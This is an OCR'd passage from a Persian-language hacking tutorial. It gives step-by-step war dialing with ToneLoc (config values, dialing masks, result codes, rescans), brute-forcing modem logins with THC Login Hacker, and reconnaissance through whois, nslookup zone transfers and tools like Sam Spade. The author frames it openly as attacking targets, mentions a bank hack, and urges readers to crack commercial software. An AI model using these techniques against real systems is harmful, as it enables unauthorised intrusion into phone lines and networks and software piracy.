
با استفاده از این منو میتوانید دستورات استاندارد مودم های Hayes یا به عبارت ساده تر دستورات AT را برای پیکر بندی مودم استفاده کنید مثلا پیشوند شماره گیری را از ATDT به ATDT*67 عوض کنید تا Caller ID از کار بیفتد میتوانید پیشوند های دیگری را هم استفاده کنید مثل ATDT9,1907 یعنی اینکه ابتدا شماره ۹ را برای دست رسی به خط تلفن میگیرد و سپس کد درخواست شماره گیری از راه دور

(c) ketabton.com: The Digital Library


۱۰۹۷ که این به درد ادارات میخورد . میگم از کجا بقیه این دستورها را پیدا کنید.اگر به هر دلیلی هنگیات کرد روی گزینه String و Tone Hangup مربوط به مودم خودتون کلید کنید .
فرامین AT را از آدرس زیر میتوانید پیدا کنید:

http://www.modemhelp.net/basicatcommand.shtml

منوی Modem Options :



با بهره گیری از امکانات این منو میتوانید تنظیمات سخت افزاری مودم را انگولک کنید. اگر از این جا چیزی سر در نیاورده اید هیچ نگران نباشید فقط لازم پورت COM را تعیین کنید که آن را از کنترل پانل ویندوز قسمت مودم تشخیص بدهید که معمولا COM 3 است برای مودم های داخل کیس . یک مشکل اساس این برنامه عدم پشتیبانی از چند مودم و چند خط تلفن است که معمولا باید برای برطرف کردن این عیب از چند بار اجرای همین برنامه به صورتی که برای هر برنامه پورت COM مجزایی تعریف کرد پوشش داده شود.
یک سوال خوب این است که Baud rate چیست ؟ در جواب باید گفت این فقط سرعت برقراری ارتباط مودم است و هیچ تاثیری بر روند سریع شدن اتصال مودم با مودم ها را ندارد.
منوی Scan Options :



این منو اساس کار ما است و باید به صورت ویژه مورد برسی قرار بگیرد.
شاید نیاز باشد با این دو گزینه یک کمی بازی کنید تا مقدار بهترین را برای وضعیت خود پیدا کنید .

1-Wait Delay
2-Between-Call Delay

مقدار گزینه دومی و اصلا هر دو بر حسب میلی ثانیه است که دومی زمان برای ریست کردن مودم برای شماره گیری مجدد است که بستگی به مودم خط و شماره هایی که دارد میگیرد دارد زمان بیشتر باعث ریست شدن بهتر مودم توسط نرم افزار میشود مثلا ۴۰۰ یا حداکثر ۵۰۰ ، پیش فرض این زمان ۳۰۰ میلی ثانیه است که خوب است. گزینه اول Wait Delay دارای اهمیت ویژه ایی است این گزینه معرف مدت زمانی است نرم افزار منتظر دریافت پاسخ می ماند. پس از این رو می توان با توجه به تعداد شماره های تلفن و این زمان{ منظورWait Delay } ، (از، زمان Between-Call Delay به علت کوچکی می توان صرف نظر کرد) مدت زمان کار را تخمین زد مثلا زمان Wait Delay

(c) ketabton.com: The Digital Library

در حالت پیش فرض ۴۵۰۰۰ معادل ۴۵ ثانیه می باشد پاس با یک محاسبه سخت ریاضی می توان فهمید که اگر ما بخواهیم ۱۰۰۰ شماره را تست کنیم نیاز به یک ۱۶ ساعتی زمان احتیاج داریم!!
البته میتوان یک شب تا صبح فرض کرد که هم پول کمتری آب بخورد هم کسی مزاحم نشود.ولی بهتر است این عدد را به ۳۵۰۰۰ ویا۳۰۰۰۰ میلی ثانیه کاهش داد که منطقی تر هم است.(چون ما داریم دنبال خط آقای حضرت مدیر میگردیم !!) البته من به شخصه۱۰ الی ۱۲ ثانیه حداکثر زمان برای این یکی میگزارم و زمان ریست مودم را کمی بیشتر مثلا ۴۵۰میگزارم این منطقی تر است چون با راه هایی که در ادامه میگم می شود دوباره شماره های را که فقط مثلا Timeout شدن را دوباره با زمان بیشتری برای انتظار جواب گرفت.
حتما گزینه های DAT Files ، Save ، Logging to Disk ، Carrier Logging را با مقدار Y تنظیم کنید.
خوب حالا گزینه های پیکر بندی را به شما گفتم و شما مناسب حال خودتون آن را تنظیم کرده اید حالا فایل مربوط به پیکر بندی را روی دیسک ذخیره کنید اسم آن را هم با توجه قواعد که گفته شد بگزارید که هم خودتان بفهمید.!!

نکته : برنامه Tlcfg.exe همیشه عملیات خود را بر روی فایلی با نام Tl.cfg انجام میدهد که جهت استفاده از آن لازم است مرتبا نام انتخابی خود را برای فایل پیکر بندی برنامه را به Tl.cfg تغییر داده و پس از اعمال تغیرات دوباره آن را به حالت اول برگردانید.!!
حالا زمان آن رسیده که دیگر از خود برنامه استفاده کنیم!!
گزینه (سویچ) های برنامه را در زیر می بیند :

ToneLoc [DataFile] /M:[Mask] /R:[Range] /X:[ExMask] /D:[ExRange]
/C:[Config] /#:[Number] /S:[StartTime] /E:[EndTime]
/H:[Hours] /T /K

و توضیح های آن:

```
[DataFile] - File to store data in, may also be a mask
[Mask] - To use for phone numbers Format: 555-XXXX
[Range] - Range of numbers to dial Format: 5000-6999
[ExMask] - Mask to exclude from scan Format: 1XXX
[ExRange] - Range to exclude from scan Format: 2500-2699
[Config] - Configuration file to use
[Number] - Number of dials to make Format: 250
[StartTime] - Time to begin scanning Format: 9:30p
[EndTime] - Time to end scanning Format: 6:45a
[Hours] - Max # of hours to scan Format: 5:30
Overrides [EndTime]
/T = Tones, /K = Carriers (Override config file, '-' inverts)
```

با مثال توضیح میدهم متوجه شوید مثلا:

C :\> toneloc.exe xxxx.dat / c: zzzz.cfg

خوب همانطور که میدانید XXXX.dat تمام نتیجه های ما در آن قرار دارد و ZZZZ.cfg همان فایل پیکر بندی ما است. سویچC/ که من اضافه کردم این کار را میکند که برای این جستجو فقط از این فایل استفاده کند و دفعات بعد یکی دیگه را استفاده کنم .
سویچ های M/ و R/ و X/ و D/ همه تقریبا یک کار را انجام میدهند که من اولی را توضیح میدهم(دوتا اولی اضافه میکند دوتا بعدی حذف).
میتوان با این سویچ M/ محدوده خاصی از شماره ها را دقیقا مشخص کرد مثل:

/m: 971-XXXX
/m: 971-1XXX
/m: 971-X9XX
/m: 971-XXX3
…

که به جای X ها خود برنامه تمام اعداد بین ۰ تا ۹ را جای آنها میگزارد و شماره میگیرد.
با استفاده از گزینه های X و D میتوان محدوده ای از شماره ها را حذف کرد از شماره گیری مثال:

C:\>Toneloc.exe xxxx.dat / c: zzzz.cfg /m: 971XXXX /d: 0000-7499

همانطور که می بینید محدوده بین ۰ تا ۷۴۹۹ را به جای X ها نمی گزارد. S و e و h هم تابلو که چکار میکند!!
توجه: با استفاده از این ترکیبها میتوان کار را بین مودم ها تقسیم کرد .
در هنگام کار برنامه دکمه های کیبورد کارهای انجام میدهند که عرض میکنم .

نام کلید	توضیحات
C	این فرمان شماره مورد برسی را برای تشخیص نوع سرویس دهنده علامت میگزارد.
F	این فرمان شماره را ، شماره یک ماشین فکس علامت میگزارد.
G	این فرمان شماره را به عنوان یک ماشین GIRL علامت میگزارد (ماشین GRIL سرویس پاسخگویی خود کار از طریق صدای ضبط شده می باشد مثل شماره های هواشناسی که میگه فلان شماره را بزن تا آب هوای فلان شهر را بگم).

(c) ketabton.com: The Digital Library

K	می توان برای این شماره نکته ای نوشت.
P	عملیات شماره گیری را به حال تعلیق در می آورد و با فشار هر کلیدی ادامه کار از سر گرفته می شود..
Q	موجب خروج کامل از برنامه میشود.
R	شماره فعلی را دوباره میگرد.
S	بلند گوهای مودم را فعال و یا غیر فعال میکند.
X	۵ ثانیه به مدت انتظار برای پاسخ را فقط برای این شماره زیاد می کند.
V	شماره را به عنوان سرویس Voice Mail Box یا (VMB) علامت میگزارد
[Spacebar]	شماره فعلی را کن سل کرده و شماره بعدی را میگیرد.
[Esc]	باعث خروج از برنامه میشود.

خوب تا حالا ۸۰% از کار را تمام کردم معمولا توی تمام آموزش ها یی که دیدم تا به حال هر کی به این مرحله میرسه دیگه آموزش تمام میکنه ولی اصل کار از حالا به بعد که بیشتر هم تجربی من باز هم به علت .... از این جا به بعد توضیح میدهم.
پس از پایان کار برنامه به شما یک پیغام میدهد با این محتوا که ، کار تمام شد فایل XXXX.Dat حاوی نتیجه ها میباشد و باید ویرایش شود اطلاعات آن بازیابی و دست خوش تغییر شود .در این فایل به هر شماره ۱ بایت فضا اختصاص میدهد و به هر شماره یک مقدار خواص می دهد که نتیجه عمل برنامه است که در جدول زیر مقادیر و معنی آنها را می بینید .

مقدار کاراکتری	مقدار عددی	مفهوم
UNDIALED	00	هنوز این شماره را نگرفته.
BUSY	1X	سیگنال اشغال بودن خط را دریافت کرده.
VOICE	2X	سیگنال صدا را تشخیص داده .(معمولا مال دستگاه فکس است)
NODIAL	30	امکان شماره گیری وجد ندارد.
ABORTED	5X	از شماره گیری صرف نظر به عمل آمده.
RIAGOUT	6X	برنامه به مقدار Ringout رسیده.(این مقدار آستانه را میتوان با استفاده از برنامه کمکی tlcfg.exe و از منوی Scan Options قابل دست رسی و تعیین است)
TIMEOUT	7X	برنامه به مقدار TIME OUT رسیده (زیاد درباره اش توضیح دادم)
TONE	8X	در هنگام انجام کار یک سیگنال شماره گیری دریافت کرده (۲ علت دارد کم بودن زمان ریست یک نفر دارد با تلفن شماره میگیرد!!)
CARRIER	9X	یک سیگنال CRRIER تشخیص داده !!
EXCLUDE	100	شماره تلفن را خودتان با توجه به سویچ ها حذف کرده اید .

برنامه کمکی tlreplac.exe که همراه این نرم افزار است کارایی جالب دارد که این هم میگویم .کار این برنامه برسی فایل dat.* است و تغییر یک نوع خواص از مقدار های بالا که گفتم هر کدام چه معنی دارد.خوب بالا تر ها به شما گفتم اگر مثلا زمان انتظار کم تنظیم کرده اید نگران نباشید شماره های آن دوباره میگیریم یا مثلا شماره های اشغال خوب به دستور زیر توجه کنید:

C:\>tlreplac.exe XXXX.dat BUSY UNDIALED

بعد یک سری جواب اساس به قول خودش میدهد و ما میتوانیم دوباره شماره های اشغال بگیریم بقیه کارها هم مثل قبل است.
این قضیه برای TIMEOUT و RINGOUT هم صدق میکند که به جای قسمت زرد مینویسم !!!
یک برنامه کمکی دیگه هم دارد که کارش درست کردن فایل dat.* مورد دلخواه ما برای شماره های مورد نظر که اسم برنامه Prescan.exe است کارش دیگه خودتون یاد بگیرید. بغیر از اینها ۳ برنامه آمارگیری کمکی هم دارد که خواندن و تحلیل را برای ما راحت می کند از روی فایل dat.* !!.
همین همش توضیح دادم دیگر هیچی نیست که بگم ولی از کل و هدف مقاله ای که میخواستم بنویسم خیلی دور شدم ولی برای شما ها بد نشد که !!! از کارایی های این روش می توان به هک بانک تجارت نام برد در وطن خودمان و... فکر نکنید یک دفعه مسخره است این روش بلکه بدانید اگر جایی را به طور اساسی بخواهید هک کنید این روش جزو ۳ گزینه اول است .
اگر از خط فرمان مثل خیلی از مامانی ها میترسید بدانید یک برنامه گرافیکی در پیت هم برای این کار هست که خیلی خیلی سوسولی ولی خالی از لطف نیست تجربه کار کردنش به نام PhoneSweep که از سایت www.sanstorm.com میتوانید بگیرید اش.
خوب تا حالا دو روش به شما یاد دادم برای پیدا کردن مودم های فعال و + روش مخ ... میشود سه ۳ روش.
حالا به مودم وصل میشویم اگر کلمه عبور و نام کاربر و.. نخواست که هلو اگر خواست که حالیش میکنیم که این هم راه دارد و آن هم حدس زدن کلمه عبور!!! و یا ورود به زور (Brute Force) است .برای انجام اینکار روش اول که همان حدس زدن است که مشخص است باید با توجه به شرایط هدف کلمه حدس زده شود که در ابتدای مقاله دیدید این کلمه ها چه بود .
اگر حدس زده نشد نگران نباشید ما از نرم افزارهای تست کلمه عبور استفاده میکنیم مثل : THC Login Hacker که کارایی اش خوب است من آن را اندر زمان قدیم از آدرس : HTTP://THC.INFERNO.TUSCULUM.EDU/ گرفتم اگر به این آدرس نتوانستید بروید من شما را به گو گل میسپارم.

(c) ketabton.com: The Digital Library

کار با این مدل از نرم افزارهای هک مثل همین ها است.زیاد فرق نمی کند پس نتیجه میگیریم من مدل دیگری را توضیح نمیدهم !
یک نکته خیلی کاربردی اگر موقع اجرای THC-Scan پیغام خطای Run time 200 را گرفتید لازم است سورس برنامه را با یک کامپایلر پاسکال دوباره کامپایل کنید یا تحت یک شبیه ساز Dos مثل doscmd و یا dosemu اجرا کنید.

۳- جستجو در وب به دنبال اطلاعات شبکه هدف:

این کار در شرایط خاصی لازم که انجام بشود در بعضی از متدهای و یا فارسی شیوه ها هک که شما باید از یک لینک خاص به یک سایت متصل بشوید تا بعضی از اختیارات به شما داده شود و...
مثلا سایت کروز را به دنبال لینک ها یش جستجو میکنیم و به این نتیجه میرسیم که فایلهای قابل دانلود آن در سایتی به نام کرمان هکر است .با توجه به این مسئله، دیگر عضو شدن و درجه گرفتن و... معنایی ندارد و ما هر چی بخواهیم از آن سایت با توجه به روشهایی که بعدا یاد میدم بر میداریم.
مثال در سایت ALTAVISTA می نویسیم :

Link: www.crouz.com

بعد نتایجی را که شمال تمامی سایت های وبی است که به این لینک ارجاع داده شده را می بینیم.
فعلا در این مورد بس است مطلب زیاد است من هم حوصله نوشتن ندارم !!! ببخشید.
اه اه اه اه اصلا هوا سم نبود یک مطلب مهم در این باره است و آن هم Who is است توضیح میدهم .
البته آقای صمدی در مقالات خود توضیح دادن!!!!!!!!! که ما هم برای کامل بودن مقاله دوباره میگویم .
ما این عمل را برای یافتن اطلاعاتی از قبیل آدرس های IP ، نامهای حوزه (Domain Name) اطلاعاتی در باره مسئول شبکه آدرس او و شماره تلفن و سال ثبت domain و زمان انقضای آن و...
می خواهم اول یک نمای کلی به شما بدهم بعد ریز جزئیات را بگم .
در شبکه های بزرگ (تاکید میکنم بزرگ در شبکه کوچکتر تمام کارها را یک ماشین انجام میدهد) برای امنیت و پایداری سیستم (منظور مجموعه) یک آدرس حوزه کلی ایجاد میکند ، که آن به کل شبکه اشاره میکند نه ماشین خاصی مثلا مایکروسافت یک آدرس کلی دارد و هر کدام از زیر شبکه ها یش یک آدرس یکتا خاص دارند مثل سیستم ایمیل و سیستم FTP و ... این ماشینها که هر کدام کار مجزایی انجام میدهند نامی مشابه xxxxxxxx.microsoft.com دارد که به جای حروف x نام ماشین قرار میگیرد.
برای اینکه این ماشینها بتوانند در شبکه (منظور هم اینترنت و شبکه داخلی) است کار بکنند باید همانطور که گفته شد یک آدرس یکتا داشته باشند برای این کار از یک سرویس دهنده خاص به نام DNS باید بر روی یک ماشین نصب کنند و روی آن ماشین آدرسها و IP شبکه را ثبت کرد بعد این آدرس ماشین DNS را که آدرس های زیر شبکه را دارد در بانک اطلاعات جهانی DNS که آدرس کلی را درآن ثبت کرده اند ثبت میشود و با توجه به این روش امکان دسترسی به زیر شبکه و امکانات سایت میباشد.
که ما با تماس با آن DNS اطلاعاتی در باره ماشینها و کار آنها و نسخه نرم افزار سرویس دهنده روی هر ماشین و ... بدست می آوریم که اول باید خود آن کامپیوتر DNS و آدرس IP آنرا پیدا کنیم که ما WHOIS را برای این کار میخواهیم !!
خوب این هم یک نمای کلی در این باره و مطلب بعد.

کسب اطلاعات در مورد نامهای حوزه (Domain Name Server) با پسوند org و com و net :
قابل ذکر است تا قبل از سال ۱۹۹۹ شوفری این کار منحصرا متعلق به شرکت Network Solutions بود. در این سال (۱۹۹۹) تصمیم گرفت شد توسط ICANN که ثبت نام را از حالت انحصاری خارج کرده و تحت یک روال قانونی در آورد و به شرکتهای واجد شرایط واگذار نماید .با این کار رقابت خفنی در گرفت که باعث شد تا بعضی شرکتها با دریافت مقداری فضا از سرور وب سایت شما ، رایگان نام شما را ثبت کنند (قابل توجه بر بچه هایی که شدید اند دنبال وب سایت مجانی هستند "البته این روش را بطور کامل در مقالات بعدی هم توضیح میدهم تا بدون خارج شدن حتی یک ریال از جیب مبارک داری یک وب باحال شوید ") .
اولین گام در شناسایی صاحبان یک آدرس با پسوندهای بالا رفتن به یکی از سایتهای :

HTTP://WWW.SAMSPADE.ORG/T/WHOIS?A=TRU2.COM
HTTP://WWW.INTERNIC.NET/WHOIS.HTML
HTTP://WWW.ARIN.NET

نکته در آدرس اولی به جای TUR2.COM آدرس مورد نظر خود را بنویسید
است. اطلاعاتی که بعد از وارد کردن نام سایت به شما داده میشود عبارتند از:
۱- نام شرکت ثبت کننده نام (Registrar) .
۲- نام سرویس دهنده Whois .
۳- نام سرویس دهنده های نام شرکت یا موسسه صاحب نام.
بعد از بدست آوردن این اطلاعات به سایت شرکت ثبت کننده اطلاعات رفته و آنجا این عمل را تکرار میکنیم تا اطلاعات بیشتری دست پیدا کنیم حالا اطلاعات را یک جایی ذخیره کنید تا بگم بعدا با میل به میل آن چه کار باید کرد که خیلی به درد می خورد .
خوب یک سوال مهم اینجا مطرح میشود که اگر پسوند سایت مورد نظر ما پسوندهای بالا نبود چکار کنیم؟ خوب در جواب این سوال کلی و جامع جواب میدهم تا مشکلی برای شما پیش نیاید را حل این مسئله این است که به سایت:

HTTP://WWW.ALLWHOIS.COM/HOME.HTML

(c) ketabton.com: The Digital Library

رفته در این آدرس شما میتوانید اطلاعات مربوط به ثبت کننده نام بیش از ۶۰ کشور جهان را ببینید از جمله ir .البته مجموعه آدرسهای NIC هم خوب است و راه گشا مثل:

http://whois.nic.ir/
http://whois.nic.gov
http://whois.nic.mil/

و ....
خوب ما حالا یک سری اطلاعات بدست آورده ایم مثل شرکت ثبت کننده آدرس ، به سراغ آن میرویم و مستقیما در آن جا یک Whois اساسی میکنیم تا اطلاعات بیشتری را بدست بیاوریم اطلاعاتی که به ما میدهد بیش از ۹۰% اوقات عالی است حال معمولا به ما می گوید :
۱- آدرس IP سایت یا به نوعی میشود گفت آدرس http server را میگوید .
۲- آدرس و مشخصات DNS را که خیلی بدرد میخورد.
۳-آدرس و مشخصات شخصی که آدرس را در شبکه ثبت کرده البته نمیشود درباره صحت آن نظر داد.(اکثرا مهم نیست)
۴- NIC handle که یعنی یک شناسه ده کاراکتری است که به عنوان کد یکتا رکورد اطلاعات مربوطه را در بانک اطلاعاتی Whois مشخص میکند میگم چکار است بعدا .
یک نکته اگر بیش از یک IP و آدرس برای DNS پیدا کردید تعجب نکنید معمولا سایت های بزرگ چند تا آدرس DNS دارند که اگر خدا خواست اولی یکید دومی کارا را انجام بدهد و سیستم نخوابد ما برای کارهایمان معمولا از اولی استفاده میکنیم ولی اگه به هر دلیلی جواب نداد از بعدی ها به ترتیب شماره اش استفاده میکنیم خوب اینا باید همیشه بروز باشن تا آدرس ها درست کار کند برای هماهنگی و به روز بودن آنها از آن ده کاراکتر استفاده میشود معمولا برای تبادل اطلاعات از پورت ۵۳ udp استفاده می کنند که با یک telnet ساده میشود کلی اطلاعات بدست آورد البته راه اصلی اش استفاده ار فرمان nslookup است که توضیح میدهم چه جوری کار میکند .
مثال : نداریم فعلا !!!!

زنگ تفریح!!!

یک نکته کوچولو است که کمی با حال است دانستن اش همان طور که فهمیدید فرایند آوردن یک صفحه از یک سایت کمی وقت گیر است برای سرعت بخشیدن به این کار ما یک فایل دست کاری کرده تا کامپیوتر مان هر وقت با آن کامپیوتر کار داشت دیگه سراغ DNS ان سایت نرود مستقیما آدرس را خودش بداند و سراغ اون برود.
به پوشه c:\windows\host بروید در ویندوز های 9x و در سری NT به پوشه c:\winnt\system32\drivers\etc\hosts بروید و فایل hosts باز کرده با notepad و خطوطی را به شیوه زیر به آن اضافه کنید.
شما میدانید که IP سایت www.xxxx.com برابر ۰۰۰,۰۰۰,۰۰۰,۰۰۰ است آنگاه با اضافه کردن خط زیر در فایل hosts ، مرور گر دیگر جستجو انجام نمی دهد و یک راست به سراغ بر قراری ارتباط با آدرس اینترنتی سایت میرود.

000.000.000.000 www.xxxx.com

با این کا سرعت دست رسی شما افزایش پیدا میکند به فقط سایتی که با این شیوه به فایل مورد نظر اضافه کرده اید ، یک راه اساس تر، که من خیلی قبول دارم استفاده از نرم افزار ONspeed این وسیله به مرور گر شما یک عدد IP اختصاص میدهد و دیگر صفحات شما در سرور تان نمی آید و مستقیما پیش شما می اید . امتحان کنید معتاد میشود انشاء الله . البته باهاش کارهای زیادی میشود کرد خودتان امتحان کنید .

۴- گرفتن اطلاعات از سیستم DNS

حالا رسیدیم به دو مطلبی که از اول می خواستم در باره اش توضیح بدم و مجبور شدم به این همه توضیح اضافه البته بد هم نبود حملات WAR DIALER را کاملا توضیح دادم دیگه بس است حرف اضافه میریم سر اصل مطلب .

مقدمه :
DNS اول کلمات Domain Name Server است و یعنی سیستم نام گذاری حوزه.

خوب برگردیم سر کارمان میخواستم درباره دستور nslookup یک سری توضیح بدهم .
اولا بگم این دستور برای گرفتن رکورد های داخل DNS است. اما یک چند تا کار دیگه هم میکنه که توضیح میدهم به شما
این دستور در خط فرمان (با نوشتن CMD در RUN میتوانید از خط فرمان استفاده کنید) کار میکند.
در خط فرمان می نویسیم:

Nslookup

پس از اجرای دستور باید با فرمان server نام سرور را به برنامه داد به این صورت :

Server xxxxxxxxxx

که به جای x ها نام DNS سایت را مینویسیم (IP بود اشکال ندارد) بعد فرمان زیر را در خط فرمان مینویسیم :

(c) ketabton.com: The Digital Library

Set type=any

با نوشتن این دستور میگیم هر آن چه هست برای ما بفرستد وبا فرمان زیر تمام رکورد ها را میگیریم :

Ls –d xxxxxxxxxx .

که بجای xxx ها نام سایت را مینویسیم (بدون www)حتما نقطه را آخرش بگزارید.
خوب کار اصلی این دستور به شما ها گفتم اما دوتا کارایی دیگه هم دارد که میگم:

۱- برای تشخیص اینکه آیا IP استاتیک یا دینامیک . IP های استاتیک (ثابت) IP های هستن که کامپیوتر های که همیشه در شبکه هستن آنها دارند مثل وب سرور ها ، هاستینگ ها و... اما IP های دینامیک (متغیر) IP های هستن که من شما داریم و لحظه ای است مال شخص ثابت نیست معمولا همه که با مودم میرن بالا از این نوع IP دارند.
فرمان nslookup را در خط فرمان به صورت زیر اجرا میکنیم

Nslookup *hostname*

که به جای *hostname* ما IP مورد نظر خود را مینویسیم.اگر نتیجه این بود که این میزبان وجد ندارد طرف ما دینامیک است ولی اگر اسم میزبان را به ما بدهد مطمئن باشید ماشین مورد نظر استاتیک استاتیک است .


۲- این یکی را زیاد توضیحات نمیدهم تا خودتون هم یک ذره تلاش کنید !! (یک راهنمایی داخل Help یک جستجو کنید)

۵- نرم افزارهای مربوطه

شاید تا به حال فکر کنید یکم کار سخته ولی اتفاقا خیلی راحت است یک چند نرم افزار معرفی میکنم تا کمی راحت تر بشود .

۱- Sam Spade
۲- NET INFO
۳- Net Scan Tools
۴- WS-Ping Pro Pack .
۵- و...

۱-ابزار همه منظوره Sam Spade :



خوب تا به حال شاید اسم این زیاد شنیده باشید. ابزار ساده ای و البته کامل برای شناسایی مقدماتی هدف است. این ابزار رایگان است و می توانید از آدرس http://www.samspade.org بگیرید روی تمام نسخ ویندوز کار میکند دیگه هیچی .
دارای قابلیت های زیر می باشد :

(c) ketabton.com: The Digital Library

۱- Whios : به طور مستقیم با سرویس دهنده Whios ارتباط برقرار کرده و اطلاعات بدرد بخور را میگیرد. چون از سایت خودش برای جستجو استفاده میکند نیازی به دست کاری ندارد.
۲- IP Block Whios :قادر است تعیین کند که یک مجموعه IP متعلق به کدام شرکت یا موسسه است .
۳- Ping : برای کشف IP قربانی از آن استفاده میشود البته اگر آن ماشین فعال باشد.
۴- DNS Zone Transfer : همانطور که در بالا اشاره شد باعث انتقال تمام رکورد های موجود در آن میشود. (باید آدرس DNS را بدهید به برنامه).
۵- Nslookup : باعث میشود خودتان دستی با آن (DNS) فعل انفعال داشته باشد.
۶- DIG »:در باره یک سیستم خاص از DNS اطلاعات تکمیلی میگیرد .
۷- Trace route : این یکی فهرستی از مسیریاب ها و کلا ماشین های بین شما و ماشین هدف را از جمله دیوار آتش پرکسی و... را مشخص میکند .
۸- Finger : اگر سرویسی به همین نام روی ماشین هدف فعال باشد با اجرای این میتوانید لیستی از کاربر های آن را ببینید.
۹- SMTP VRFY : میتوان فهمید که مثلا فلان آدرس پستی روی سرویس دهنده وجد دارد یا که خیر .
۱۰- Web Browser : یک مرور گر وب یا به اصطلاحی کاوشگر شبکه است که البته صفحات را به زبان HTML و فرایند آن نمایش میدهد.

۲- Net Info :

نرم افزار تجاری است ولی وقتی اسم آن را + واژه CRACK در موتور های جستجو وارد کنید مشکل تجاری بودنش حل می شود.
نسبت به نرم افزار SAM SPADE یک سری چیز بیشتر و یک سری کمتر دارد.دارای قابلیتهای زیر می باشد :
۱- Local Info : همانطور که معنی واژه و عکس میبینید یک سری اطلاعات درباره ماشینی که روش نرم افزار اجرا میکنیم به ما میدهد . مثلا : نام کاربر ، آدرس IP ماشین ، نسخه WIN Sock و مشخصات آن (آنهایی که برنامه نویسی تحت شبکه با C/C++ میکنند میدانند چی هست.) ، حالت سیستم تعداد سوکت های آزاد ، اندازه بسته های UDP .

۲- Connection : مشخصات تمام ارتباط TCP و پورت های باز UDP و حالت ارتباطی موجد را نشان میدهد.

۳- PING : دقیقا مثل SAM SPADE است کارش .

۴- TRACE : دقیقا مثل گزینه Nslookup در نرم افزار SAM SPADE است کارش .

۵- Lookup : دقیقا مثل SAM SPADE است کارش .

۶- Finger : دقیقا مثل SAM SPADE است کارش .

۷- Whois : دقیقا مثل SAM SPADE است کارش .

۸- Day Time : این یکی سعی میکند که ساعت و تاریخ ماشین هدف درصورت اجرای سرویسی به همین نام را کشف کند (برای فهمید اینکه این ماشین تو کدام کشور است البته ابزار گرافیکی بهتری است در این باره با نام VISAL RUTOR که این کار مطمئن تر انجام میدهد).

(c) ketabton.com: The Digital Library

